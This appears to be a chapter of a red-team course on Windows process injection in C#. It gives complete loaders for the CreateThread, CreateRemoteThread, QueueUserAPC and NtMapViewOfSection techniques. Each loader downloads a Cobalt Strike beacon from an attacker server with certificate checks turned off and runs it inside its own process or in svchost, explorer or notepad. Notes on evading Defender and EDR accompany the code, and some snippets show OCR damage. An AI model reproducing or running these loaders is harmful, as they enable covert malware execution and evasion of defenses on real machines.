

Chapter 3 - Process Injection

CreateThread

The CreateThread API can be used to create a new thread within the calling process, so we'll be injecting the shellcode into the injector itself. This is amongst the easiest and most basic type of injection.

1. Download the shellcode from the Team Server using the **HttpClient** class. This is disposable, so wrap it in a using statement or call the **Dispose()** method. We also have to use the **ServerCertificateCustomValidationCallback** to ignore the self-signed SSL error.

```
static async Task Main(string[] args)
{
    byte[] shellcode;

    using (var handler = new HttpClientHandler())
    {
        // ignore ssl, because self-signed
        handler.ServerCertificateCustomValidationCallback = (message,
cert, chain, sslPolicyErrors) => true;

        using (var client = new HttpClient(handler))
        {
            // Download the shellcode
            shellcode = await
client.GetByteArrayAsync("https://10.10.0.69/beacon.bin");
        }
    }
}
```

1. Use **VirtualAlloc** to allocate a new region of memory within this process. The region has to be large enough to accommodate the shellcode, so we can just use the shellcode's length as a parameter. The API will typically round up, which is fine. We also allocate the region with RW permission so we can avoid RWX.

```
// Allocate a region of memory in this process as RW
var baseAddress = Win32.VirtualAlloc(
    IntPtr.Zero,
    (uint)shellcode.Length,
    Win32.AllocationType.Commit | Win32.AllocationType.Reserve,
    Win32.MemoryProtection.ReadWrite);
```

1. Now we can copy the shellcode into this region. Because it's our own process, we can use **Marshal.Copy** instead of the WriteProcessMemory API (saves a bit of time).

```
// Copy the shellcode into the memory region
Marshal.Copy(shellcode, 0, baseAddress, shellcode.Length);
```

1. Before we can execute the shellcode, we have to flip the memory protection of this region from RW to RX. **VirtualProtect** takes in the new memory protection and pops out whatever the current protection is. This is useful to have if you were to flip it back again, but since we're not, just dispose of it with `Dispose()`.

```
// Change memory region to RX
Win32.VirtualProtect(
    baseAddress,
    (uint)shellcode.Length,
    Win32.MemoryProtection.ExecuteRead,
    out _);
```


1. Now we can call **CreateThread** to execute this shellcode.

```
// Execute shellcode
var hThread = Win32.CreateThread(
    IntPtr.Zero,
    0,
    baseAddress,
    IntPtr.Zero,
    0,
    out _);
```

1. `CreateThread` is not a blocking call, so to prevent the process from exiting we can wait on this thread. `WaitForSingleObject` will block for as long as the thread is running.

```
// Wait infinitely on this thread to stop the process exiting
Win32.WaitForSingleObject(hThread, 0xFFFFFFFF);
```

You should now have a beacon running inside the injector.



The screenshot shows the Cobalt Strike application window. The title bar reads "Cobalt Strike". The menu bar includes "Cobalt Strike", "View", "Attacks", "Reporting", and "Help". Below the menu bar is a toolbar with various icons. The main area displays a table of active beacons.

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.0.252	10.10.0.252	http	Administrator *	EC2AMAZ-RE2JPDE		CreateThread.exe	7744	x64	1s

Final Code

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Runtime.InteropServices;
using System.Net.Http;

namespace Badder
{
    internal class Program
    {
        [DllImport("kernel32.dll")]
        public static extern IntPtr VirtualAlloc(
            IntPtr lpAddress,
            uint dwSize,
            AllocationType flAllocationType,
            MemoryProtection flProtect);

        [DllImport("kernel32.dll")]
        public static extern IntPtr CreateThread(
            IntPtr lpThreadAttributes,
            uint dwStackSize,
            IntPtr lpStartAddress,
            IntPtr lpParameter,
```

```

        uint dwCreationFlags,
        out IntPtr lpThreadId);

[DllImport("kernel32.dll")]
public static extern bool VirtualProtect(
    IntPtr lpAddress,
    uint dwSize,
    MemoryProtection flNewProtect,
    out MemoryProtection lpflOldProtect);

[DllImport("kernel32.dll")]
public static extern uint WaitForSingleObject(
    IntPtr hHandle,
    uint dwMilliseconds);

[Flags]
public enum AllocationType
{
    Commit = 0x1000,
    Reserve = 0x2000,
    Decommit = 0x4000,
    Release = 0x8000,
    Reset = 0x80000,
    Physical = 0x400000,
    TopDown = 0x100000,
    WriteWatch = 0x200000,
    LargePages = 0x20000000
}

[Flags]
public enum MemoryProtection
{
    Execute = 0x10,
    ExecuteRead = 0x20,
    ExecuteReadWrite = 0x40,
    ExecuteWriteCopy = 0x80,
    NoAccess = 0x01,
    ReadOnly = 0x02,
    ReadWrite = 0x04,
    WriteCopy = 0x08,
    GuardModifierflag = 0x100,

```

```

        NoCacheModifierflag = 0x200,
        WriteCombineModifierflag = 0x400
    }
    static async Task Main(string[] args)
    {
        byte[] shellcode;

        using (var handler = new HttpClientHandler())
        {
            // ignore ssl, because self-signed
            handler.ServerCertificateCustomValidationCallback =
                (message, cert, chain, sslPolicyErrors) => true;

            using (var client = new HttpClient(handler))
            {
                // Download the shellcode
                shellcode = await
                    client.GetByteArrayAsync("http://10.10.0.69:80/download/file.ext");
            }
        }

        // Allocate a region of memory in this process as RW
        var baseAddress = VirtualAlloc(IntPtr.Zero,
            (uint)shellcode.Length, AllocationType.Commit | AllocationType.Reserve,
            MemoryProtection.ReadWrite);

        // Copy the shellcode into the memory region
        Marshal.Copy(shellcode, 0, baseAddress, shellcode.Length);

        // Change memory region to RX
        VirtualProtect(baseAddress, (uint)shellcode.Length,
            MemoryProtection.ExecuteRead, out _);

        // Execute shellcode
        var hThread = CreateThread(IntPtr.Zero, 0, baseAddress,
            IntPtr.Zero, 0, out _);

        // Wait infinitely on this thread to stop the process exiting
        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }

```

```
}  
}
```

CreateRemoteThread

CreateRemoteThread behaves in much the same way as **CreateThread**, but allows you to start a thread in a process other than your own. This can be used to inject shellcode into a different process. The injection steps are practically identical to the previous example, but we use slightly different APIs.

- VirtualAlloc -> VirtualAllocEx
- Marshal.Copy -> WriteProcessMemory
- VirtualProtect -> VirtualProtectEx
- CreateThread -> CreateRemoteThread


Manually open a process such as notepad and use its PID as your target process. To open a handle to the target process, you can use the **OpenProcess** API or the **.NET Process** class.

```
using System.Diagnostics;  
  
namespace CreateRemoteThread  
{  
    internal class Program  
    {  
        static void Main(string[] args)  
        {  
            var process = Process.GetProcessById(1234);  
        }  
    }  
}
```

For convenience, you may also pass the PID on the command line.

```
var pid = int.Parse(args[0]);  
var process = Process.GetProcessById(pid);
```

The process variable will have a property called **Handle** which can be passed to the APIs. The rest is the same pattern, and you should get a Beacon running in your target process.



The screenshot shows the Cobalt Strike application window. At the top is a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area displays a table of active beacons. The table has columns for 'external', 'internal', 'listener', 'user', 'computer', 'note', 'process', 'pid', 'arch', and 'last'. The first row of data shows an external IP of 10.10.0.252, an internal IP of 10.10.0.252, a listener of 'http', a user of 'Administrator *', a computer name of 'EC2AMAZ-RE2JPDE', a process of 'notepad.exe', a pid of 8712, an architecture of 'x64', and a last update time of '1s'.

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.0.252	10.10.0.252	http	Administrator *	EC2AMAZ-RE2JPDE		notepad.exe	8712	x64	1s

Final Code

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Net.Http;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace CreateRemoteThread
{
    class Win32
    {
        [DllImport("kernel32.dll")]
        public static extern IntPtr VirtualAllocEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            uint dwSize,
            AllocationType flAllocationType,
            MemoryProtection flProtect);

        [DllImport("kernel32.dll")]
        public static extern bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            int nSize,
            out IntPtr lpNumberOfBytesWritten);
    }
}
```

```

[DllImport("kernel32.dll")]
public static extern bool VirtualProtectEx(
    IntPtr hProcess,
    IntPtr lpAddress,
    uint dwSize,
    MemoryProtection flNewProtect,
    out MemoryProtection lpflOldProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateRemoteThread(
    IntPtr hProcess,
    IntPtr lpThreadAttributes,
    uint dwStackSize,
    IntPtr lpStartAddress,
    IntPtr lpParameter,
    uint dwCreationFlags,
    out IntPtr lpThreadId);

[Flags]
public enum AllocationType
{
    Commit = 0x1000,
    Reserve = 0x2000,
    Decommit = 0x4000,
    Release = 0x8000,
    Reset = 0x80000,
    Physical = 0x400000,
    TopDown = 0x100000,
    WriteWatch = 0x200000,
    LargePages = 0x20000000
}

[Flags]
public enum MemoryProtection
{
    Execute = 0x10,
    ExecuteRead = 0x20,
    ExecuteReadWrite = 0x40,
    ExecuteWriteCopy = 0x80,
    NoAccess = 0x01,
    ReadOnly = 0x02,

```



```

        ReadWrite = 0x04,
        WriteCopy = 0x08,
        GuardModifierflag = 0x100,
        NoCacheModifierflag = 0x200,
        WriteCombineModifierflag = 0x400
    }
}
internal class Program
{
    [DllImport("kernel32.dll")]
    public static extern bool WriteProcessMemory(IntPtr hProcess,
ntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr
pNumberOfBytesWritten);

    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateRemoteThread(IntPtr hProcess,
ntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, ThreadCreationFlags dwCreationFlags, out IntPtr lpThreadId);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(int dwDesiredAccess, bool
bInheritHandle, int dwProcessId);

    [Flags]
    public enum AllocationType
    {
        NULL = 0x0,
        Commit = 0x1000,
        Reserve = 0x2000,
        Decommmit = 0x4000,
        Release = 0x8000,
        Reset = 0x80000,
        Physical = 0x400000,
        TopDown = 0x100000,
        WriteWatch = 0x200000,
    }
}

```

```

        LargePages = 0x20000000
    }

    public enum MemoryProtection : UInt32
    {
        PAGE_EXECUTE = 0x00000010,
        PAGE_EXECUTE_READ = 0x00000020,
        PAGE_EXECUTE_READWRITE = 0x00000040,
        PAGE_EXECUTE_WRITECOPY = 0x00000080,
        PAGE_NOACCESS = 0x00000001,
        PAGE_READONLY = 0x00000002,
        PAGE_READWRITE = 0x00000004,
        PAGE_WRITECOPY = 0x00000008,
        PAGE_GUARD = 0x00000100,
        PAGE_NOCACHE = 0x00000200,
        PAGE_WRITECOMBINE = 0x00000400
    }

    public enum ThreadCreationFlags : UInt32
    {
        NORMAL = 0x0,
        CREATE_SUSPENDED = 0x00000004,
        STACK_SIZE_PARAM_IS_A_RESERVATION = 0x00010000
    }

    static async Task Main(string[] args)
    {
        byte[] shellcode;

        using (var handler = new HttpClientHandler())
        {
            handler.ServerCertificateCustomValidationCallback =
                (message, cert, chain, sslPolicyErrors) => true;

            using (var client = new HttpClient(handler))
            {
                shellcode = await
                    client.GetByteArrayAsync("http://10.10.0.69/download/file.ext");
            }
        }
    }

```

```
// Open handle to process
Process[] proc = Process.GetProcessesByName("svchost");
var process = proc[0];

// Allocate a region of memory
var baseAddress = Win32.VirtualAllocEx(
    process.Handle,
    IntPtr.Zero,
    (uint)shellcode.Length,
    Win32.AllocationType.Commit |
Win32.AllocationType.Reserve,
    Win32.MemoryProtection.ReadWrite);

// Write shellcode into region
Win32.WriteProcessMemory(
    process.Handle,
    baseAddress,
    shellcode,
    shellcode.Length,
    out _);

// Flip memory region to RX
Win32.VirtualProtectEx(
    process.Handle,
    baseAddress,
    (uint)shellcode.Length,
    Win32.MemoryProtection.ExecuteRead,
    out _);

// Create the new thread
Win32.CreateRemoteThread(
    process.Handle,
    IntPtr.Zero,
    0,
    baseAddress,
    IntPtr.Zero,
    0,
    out _);

// Shellcode is running in a remote process
// no need to stop this process from closing
```

```
}  
}  
}
```

QueueUserAPC

CreateRemoteThread is very heavily scrutinised and AVs such as Windows Defender tend to block it by default. **QueueUserAPC** is another API that we can use to execute shellcode in a process. There are two main ways to use it:

1. Spawn a process in a suspended state, queue the APC on the primary thread and resume.
2. Enumerate threads of an existing process and queue the APC on one of them.
 1. Wait for that thread to enter an alerted state, or
 2. Force that thread to enter an alerted state.

The first option of spawning a process is the most straight forward.

1. Spawn a process as before, but pass the CREATE_SUSPENDED flag (documented [here](#)). If the process fails to start, just throw an exception as we can't continue further.

```
var si = new Win32.STARTUPINFO();  
si.cb = Marshal.SizeOf(si);  
  
var pa = new Win32.SECURITY_ATTRIBUTES();  
pa.nLength = Marshal.SizeOf(pa);  
  
var ta = new Win32.SECURITY_ATTRIBUTES();  
ta.nLength = Marshal.SizeOf(ta);  
  
var pi = new Win32.PROCESS_INFORMATION();  
  
var success = Win32.CreateProcessW(  
    "C:\\Windows\\System32\\win32calc.exe",  
    null,  
    ref ta,  
    ref pa,
```

```

        false,
        0x00000004, // CREATE_SUSPENDED
        IntPtr.Zero,
        "C:\\Windows\\System32",
        ref si,
        out pi);

// If we failed to spawn the process, just bail
if (!success)
    throw new Win32Exception(Marshal.GetLastWin32Error());

```

1. Fetch the shellcode and write it into the target process.
- 2.

Call the QueueUserAPC API. Give it the location of the shellcode in memory and the handle to the process' primary thread.

```

// Queue the APC
Win32.QueueUserAPC(
    baseAddress, // point to the shellcode location
    pi.hThread,  // primary thread of process
    0);

```


1. Resume the thread.

```

// Resume the thread
Win32.ResumeThread(pi.hThread);

```

You will now have a Beacon running in win32calc.



external	internal	listener	user	computer	note	process	pid	arch	last
10.10.0.252	10.10.0.252	http	Administrator *	EC2AMAZ-RE2JPDE		win32calc.exe	5164	x64	1s

Final Code

```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Net.Http;

```

```
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace QueueUserAPC
{
    internal class Win32
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        static public extern uint ResumeThread(IntPtr hThread);

        [DllImport("kernel32.dll")]
        public static extern IntPtr VirtualAllocEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            int dwSize,
            AllocationType flAllocationType,
            MemoryProtection flProtect);

        [DllImport("kernel32.dll")]
        public static extern bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            int nSize,
            ref IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        public static extern bool VirtualProtectEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            int dwSize,
            MemoryProtection flNewProtect,
            out uint lpflOldProtect);

        [DllImport("kernel32.dll")]
        public static extern IntPtr CreateRemoteThread(
            IntPtr hProcess,
            IntPtr lpThreadAttributes,
            uint dwStackSize,
            IntPtr lpStartAddress,
```

```

        IntPtr lpParameter,
        uint dwCreationFlags,
        out IntPtr lpThreadId);

[DllImport("kernel32.dll")]
public static extern bool CreateProcess(
    string lpApplicationName,
    string lpCommandLine,
    IntPtr lpProcessAttributes,
    IntPtr lpThreadAttributes,
    bool bInheritHandles,
    uint dwCreationFlags,
    IntPtr lpEnvironment,
    string lpCurrentDirectory,
    ref STARTUPINFO lpStartupInfo,
    ref PROCESS_INFORMATION lpProcessInformation);

[DllImport("kernel32.dll")]
public static extern IntPtr QueueUserAPC(IntPtr pfnAPC, IntPtr
hThread, IntPtr dwData);

public struct STARTUPINFO
{
    public Int32 cb;
    public string lpReserved;
    public string lpDesktop;
    public string lpTitle;
    public Int32 dwX;
    public Int32 dwY;
    public Int32 dwXSize;
    public Int32 dwYSize;
    public Int32 dwXCountChars;
    public Int32 dwYCountChars;
    public Int32 dwFillAttribute;
    public Int32 dwFlags;
    public Int16 wShowWindow;
    public Int16 cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
}

```

```

}

[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}

[Flags]
public enum AllocationType
{
    Commit = 0x1000,
    Reserve = 0x2000,
    Decommit = 0x4000,
    Release = 0x8000,
    Reset = 0x80000,
    Physical = 0x400000,
    TopDown = 0x100000,
    WriteWatch = 0x200000,
    LargePages = 0x20000000,
    ReadWrite = 0x04
}

[Flags]
public enum MemoryProtection
{
    Execute = 0x10,
    ExecuteRead = 0x20,
    ExecuteReadWrite = 0x40,
    ExecuteWriteCopy = 0x80,
    NoAccess = 0x01,
    ReadOnly = 0x02,
    ReadWrite = 0x04,
    WriteCopy = 0x08,
    GuardModifierflag = 0x100,
    NoCacheModifierflag = 0x200,
    WriteCombineModifierflag = 0x400
}

```



```

    }
    public static class CreationFlags
    {
        public const uint SUSPENDED = 0x4;
    }
    internal class Program
    {
        static async Task Main(string[] args)
        {
            Win32.STARTUPINFO si = new Win32.STARTUPINFO();
            Win32.PROCESS_INFORMATION pi = new
Win32.PROCESS_INFORMATION();

            string app = @"C:\Windows\System32\svchost.exe";
            bool procinit = Win32.CreateProcess(null, app, IntPtr.Zero,
IntPtr.Zero, false, CreationFlags.SUSPENDED, IntPtr.Zero, null, ref si,
ref pi);

            byte[] shellcode;

            using (var handler = new HttpClientHandler())
            {
                handler.ServerCertificateCustomValidationCallback =
(message, cert, chain, sslPolicyErrors) => true;

                using (var client = new HttpClient(handler))
                {
                    shellcode = await
client.GetByteArrayAsync("http://10.10.0.69/download/file.ext");
                }
            }

            IntPtr resultPtr = Win32.VirtualAllocEx(pi.hProcess,
IntPtr.Zero, shellcode.Length, Win32.AllocationType.Commit |
Win32.AllocationType.Reserve, Win32.MemoryProtection.ExecuteReadWrite);

            IntPtr bytesWritten = IntPtr.Zero;
            bool resultBool = Win32.WriteProcessMemory(pi.hProcess,
resultPtr, shellcode, shellcode.Length, ref bytesWritten);

            uint oldProtect = 0;

```

```

        IntPtr proc_handle = pi.hProcess;

        resultBool = Win32.VirtualProtectEx(proc_handle, resultPtr,
        shellcode.Length, Win32.MemoryProtection.ExecuteRead, out oldProtect);

        IntPtr ptr = Win32.QueueUserAPC(resultPtr, pi.hThread,
        IntPtr.Zero);
        IntPtr ThreadHandle = pi.hThread;

        Win32.ResumeThread(ThreadHandle);
    }

}

}

```

NtMapViewOfSection

The Nt-*Section set of APIs provides a nice alternative to VirtualAllocEx, WriteProcessMemory and VirtualProtectEx. The big challenge with using these lower-level native APIs is that they're not officially documented, so we must rely on the efforts of individuals who perform reverse engineering on ntdll.dll to figure them out. One such resource is ntinternals.net.

1. Fetch the shellcode and create a new section within our current process. The section has to be as large as the shellcode size.

```

var shellcode = await
client.GetByteArrayAsync("https://10.10.0.69/beacon.bin");

var hSection = IntPtr.Zero;
var maxSize = (ulong)shellcode.Length;

// Create a new section in the current process
Native.NtCreateSection(
    ref hSection,
    0x10000000,    // SECTION_ALL_ACCESS
    IntPtr.Zero,
    ref maxSize,

```

```
0x40,          // PAGE_EXECUTE_READWRITE
0x08000000,    // SEC_COMMIT
IntPtr.Zero);
```

1. Map the view of that section into memory of the current process.

```
// Map that section into memory of the current process as RW
Native.NtMapViewOfSection(
    hSection,
    (IntPtr)(-1), // will target the current process
    out var localBaseAddress,
    IntPtr.Zero,
    IntPtr.Zero,
    IntPtr.Zero,
    out var __,
    2, // ViewUnmap (created view will not be inherited by
child processes)
    0,
    0x04); // PAGE_READWRITE

// Copy shellcode into memory of our own process
Marshal.Copy(shellcode, 0, localBaseAddress, shellcode.Length);
```

1. Get a handle to the target process and map the same section into it. This will automatically copy the shellcode from our current process to the target.

```
// Get reference to target process
var target = Process.GetProcessById(4148);


// Now map this region into the target process as RX
Native.NtMapViewOfSection(
    hSection,
    target.Handle,
    out var remoteBaseAddress,
    IntPtr.Zero,
    IntPtr.Zero,
    IntPtr.Zero,
    out __,
    2,
```

```
0,  
0x20); // PAGE_EXECUTE_READ
```

1. Create a new remote thread to execute the shellcode.

```
// Shellcode is now in the target process, execute it (fingers crossed)  
Native.NtCreateThreadEx(  
    out _,  
    0x001F0000, // STANDARD_RIGHTS_ALL  
    IntPtr.Zero,  
    target.Handle,  
    remoteBaseAddress,  
    IntPtr.Zero,  
    false,  
    0,  
    0,  
    0,  
    IntPtr.Zero);
```

You should now have a Beacon running in the target process.



The screenshot shows the Cobalt Strike application window. At the top is a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area contains a table with the following columns: external, internal, listener, user, computer, note, process, pid, arch, and last. One beacon is listed in the table.

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.0.252	10.10.0.252	http	Administrator *	EC2AMAZ-RE2JPDE		SnippingTool.exe	4148	x64	3s

Think of all the APIs we've covered like items on a menu. You can mix and match them to create your own style of injection. For instance, you could spawn a process in a suspended state, use the Nt*Section APIs to map and copy the shellcode, and then QueueUserAPC or NtQueueApcThread to execute it.

Final Code

```
using System;  
using System.Collections.Generic;  
using System.Linq;  
using System.Net.Http;  
using System.Runtime.InteropServices;  
using System.Text;  
using System.Threading.Tasks;
```

```
using System.Diagnostics;
```

```
// NtCreateSection, NtMapViewOfSection, NtUnMapViewOfSection, NtClose  
/**
```

High level overview of the technique:

Create a new memory section with RWX protection

Map a view of the previously created section to the local malicious process with RW protection

Map a view of the previously created section to a remote target process with RX protection. Note that by mapping the views with RW (locally) and RX (in the target process) we do not need to allocate memory pages with RWX, which may be frowned upon by some EDRs.

Fill the view mapped in the local process with shellcode. By definition, the mapped view in the target process will get filled with the same shellcode

Create a remote thread in the target process and point it to the mapped view in the target process to trigger the shellcode

```
*/  
namespace NtMapViewOfSection  
{  
    class Program  
    {  
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =  
true)]  
        static extern IntPtr OpenProcess(uint processAccess, bool  
bInheritHandle, int processId);  
  
        [DllImport("kernel32.dll")]  
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr  
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr  
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);  
  
        [DllImport("kernel32.dll", SetLastError = true)]  
        static extern IntPtr GetCurrentProcess();  
  
        [DllImport("ntdll.dll")]  
        public static extern UInt32 NtCreateSection(ref IntPtr section,  
UInt32 desiredAccess, IntPtr pAttrs, ref long MaxSize, uint pageProt, uint  
allocationAttribs, IntPtr hFile);
```

```

[DllImport("ntdll.dll")]
public static extern UInt32 NtMapViewOfSection(IntPtr
SectionHandle, IntPtr ProcessHandle, ref IntPtr BaseAddress, IntPtr
ZeroBits, IntPtr CommitSize, ref long SectionOffset, ref long ViewSize,
uint InheritDisposition, uint AllocationType, uint Win32Protect);

[DllImport("ntdll.dll", SetLastError = true)]
static extern uint NtUnmapViewOfSection(IntPtr hProc, IntPtr
baseAddr);

[DllImport("ntdll.dll", ExactSpelling = true, SetLastError =
false)]
static extern int NtClose(IntPtr hObject);

static async Task Main(string[] args)
{
    byte[] buf;

    using (var handler = new HttpClientHandler())
    {
        handler.ServerCertificateCustomValidationCallback =
(message, cert, chain, sslPolicyErrors) => true;

        using (var client = new HttpClient(handler))
        {
            buf = await
client.GetByteArrayAsync("http://10.10.0.69/download/file.ext");
        }
    }

    long buffer_size = buf.Length;
    IntPtr ptr_section_handle = IntPtr.Zero;
    UInt32 create_section_status = NtCreateSection(ref
ptr_section_handle, 0xe, IntPtr.Zero, ref buffer_size, 0x40, 0x08000000,
IntPtr.Zero);

    long local_section_offset = 0;
    IntPtr ptr_local_section_addr = IntPtr.Zero;
    UInt32 local_map_view_status =
NtMapViewOfSection(ptr_section_handle, GetCurrentProcess(), ref
ptr_local_section_addr, IntPtr.Zero, IntPtr.Zero, ref

```

```
local_section_offset, ref buffer_size, 0x2, 0, 0x04);
    Marshal.Copy(buf, 0, ptr_local_section_addr, buf.Length);
    var process = Process.GetProcessesByName("explorer")[0];
    IntPtr hProcess = OpenProcess(0x001F0FFF, false, process.Id);
    IntPtr ptr_remote_section_addr = IntPtr.Zero;
    UInt32 remote_map_view_status =
NtMapViewOfSection(ptr_section_handle, hProcess, ref
ptr_remote_section_addr, IntPtr.Zero, IntPtr.Zero, ref
local_section_offset, ref buffer_size, 0x2, 0, 0x20);
    NtUnmapViewOfSection(GetCurrentProcess(),
ptr_local_section_addr);
    NtClose(ptr_section_handle);
    CreateRemoteThread(hProcess, IntPtr.Zero, 0,
ptr_remote_section_addr, IntPtr.Zero, 0, IntPtr.Zero);
    }
}
}
```